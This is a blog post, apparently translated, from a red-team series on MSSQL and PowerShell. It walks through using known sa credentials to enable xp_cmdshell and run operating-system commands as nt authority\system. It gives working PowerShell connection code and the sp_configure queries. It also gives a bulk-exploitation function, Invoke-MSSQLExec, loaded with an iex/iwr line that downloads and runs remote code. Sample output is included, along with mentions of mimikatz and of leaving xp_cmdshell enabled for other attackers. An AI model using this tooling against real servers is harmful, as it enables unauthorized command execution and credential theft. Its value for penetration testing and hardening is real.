
In the previous post we dug through various software vendors' documentation, hunting for the logins and passwords of privileged Microsoft SQL Server users.
We saw how easily we could verify them with PowerShell, and ultimately put together a list of hosts and working credentials.
Great - so we can move on to the next phase: trying to use the procedure that is the reason for all this fuss - xp_cmdshell. This procedure runs a command in the operating system, exactly as its description says:
Spawns a Windows command shell and passes in a string for execution. Any output is returned as rows of text.
Sounds great to me. A few lines of PowerShell in which we try to run the whoami command through the MSSQL database might look like this.
$_user = "sa"
$_pass = "P@ssw0rd"
$_host = "172.16.0.15"
$_query = "exec xp_cmdshell 'whoami'"

$Connection = New-Object System.Data.SQLClient.SQLConnection
$Connection.ConnectionString = "Data Source=$_host;Persist Security Info=True;User ID=$_user;Password=$_pass"
$Connection.Open()
$command = $connection.CreateCommand()
$command.CommandText = $_query
$result = $command.ExecuteReader()
$table = new-object "System.Data.DataTable"
$table.Load($result)
echo $table
After running it, we see that something has gone wrong after all:
SQL Server blocked access to procedure 'sys.xp_cmdshell' of component 'xp_cmdshell' because this component is turned off as part of the security configuration for this server. A system administrator can enable the use of 'xp_cmdshell' by using sp_configure. For more information about enabling 'xp_cmdshell', search for 'xp_cmdshell' in SQL Server Books Online.That means, quite simply, that the xp_cmdshell procedure is disabled - the default state, especially on relatively new MSSQL installations. And everything would be fine (from the blue team's point of view) if it weren't for the fact that, since we have superadmin privileges, we can enable xp_cmdshell very easily. We just tweak the $_query variable in the script above to send the database a query that switches on today's hero:
$_query = @'
exec sp_configure 'show advanced options', 1
RECONFIGURE
EXEC sp_configure 'xp_cmdshell', 1;
RECONFIGURE;
'@
So we don't need to change the server configuration or even restart it - this simple SQL query is enough.
With xp_cmdshell enabled, we can retry our query - this time the result is more cheerful:

Bingo! And here one very important thing may immediately catch your eye - we ran the command with the privileges of the account the MSSQL service runs as, in our case nt authority\system. That's bad, very bad. For the blue team. That account has administrative privileges on the server, which gives attackers a whole range of options for follow-up attacks (running mimikatz, for one, which can read users' passwords in clear text).
Running the MSSQL service as nt authority\system is passé; Microsoft itself spells this out:
The Local System account option is provided for backward compatibility only. The Local System account has permissions that SQL Server Agent does not require. Avoid running SQL Server Agent as the Local System account. For improved security, use a Windows domain account with the permissions listed in the following section, “Windows Domain Account Permissions.”
Let's do it properly
To make all this easier to verify, I've prepared the Invoke-MSSQLExec function for you, which lets you run xp_cmdshell across many hosts and comes with a few handy options. The most important ones are:
- -Host - host (one host or an array of hosts); the Host parameter can also be supplied as input (i.e. using the output of another command)
- -User - user name (defaults to sa)
- -Password - user password (empty by default)
-
-EnableXpCmdShell - whether to enable xp_cmdshell on the server
No - don't enable it; if xp_cmdshell is disabled on the server, the command will failIfNeeded - check whether xp_cmdshell is enabled; if not, enable it (default)
-
-DisableXpCmdShell - whether to disable xp_cmdshell on the server after finishing
IfModified - disable xp_cmdshell if it was disabled before and this function enabled it (default)Yes - yes, disable xp_cmdshell after finishing; if other applications rely on it, they may stop working correctlyNo - don't disable xp_cmdshell (i.e. we make life a little easier for other hackers ;)
- -Verbose - report what's happening as it goes
The results of the commands run on each host are represented as an object, which you can conveniently save to a file or process some other way.
In action, Invoke-MSSQLExec might look like this.
iex (iwr https://raw.githubusercontent.com/aptmasterclass/powershell-kungfu/master/mssql/Invoke-MSSQLExec.ps1)

$targets =
    @{Host="172.16.0.12";User="sa";Password="Zima2019!"},
    @{Host="172.16.0.15";User="sa";Password="P@ssw0rd"}

$targets | % {
    Invoke-MSSQLExec -Host $_.Host -User $_.User -Password $_.Password -Command "whoami" -Verbose|format-list
}
On the first line we import the Invoke-MSSQLExec function (iex, short for Invoke-Expression, on the result of iwr, short for Invoke-WebRequest). Then we define our targets ($targets), which we loop over, running Invoke-MSSQLExec on each.
Running this script, we should see:
VERBOSE: [*] Trying host 172.16.0.12
VERBOSE: [*] Connected to 172.16.0.12
VERBOSE: [*] Checking whether xp_cmdshell is enabled
VERBOSE: [*] xp_cmdshell enabled: 0
VERBOSE: [*] Enabling xp_cmdshell
VERBOSE: [*] Trying to execute xp_cmdshell 'whoami'
VERBOSE: [*] Disabling xp_cmdshell

Host    : 172.16.0.12
Command : whoami
Output  : nt authority\system

VERBOSE: [*] Trying host 172.16.0.15
VERBOSE: [*] Connected to 172.16.0.15
VERBOSE: [*] Checking whether xp_cmdshell is enabled
VERBOSE: [*] xp_cmdshell enabled: 1
VERBOSE: [*] Trying to execute xp_cmdshell 'whoami'

Host    : 172.16.0.15
Command : whoami
Output  : nt authority\system
Of course we can drop the -Verbose option, and instead of |format-list at the end we can save the result to a file - e.g. with |Add-Content plik.txt or |Export-Csv plik.csv or |format-list|out-file plik.txt, and so on.
In the next and final part of the series starring MSSQL and PowerShell, we'll work out how to efficiently locate Microsoft SQL Server services across an organization and exploit/verify them in bulk.
And in the meantime, some suggestions for red and blue.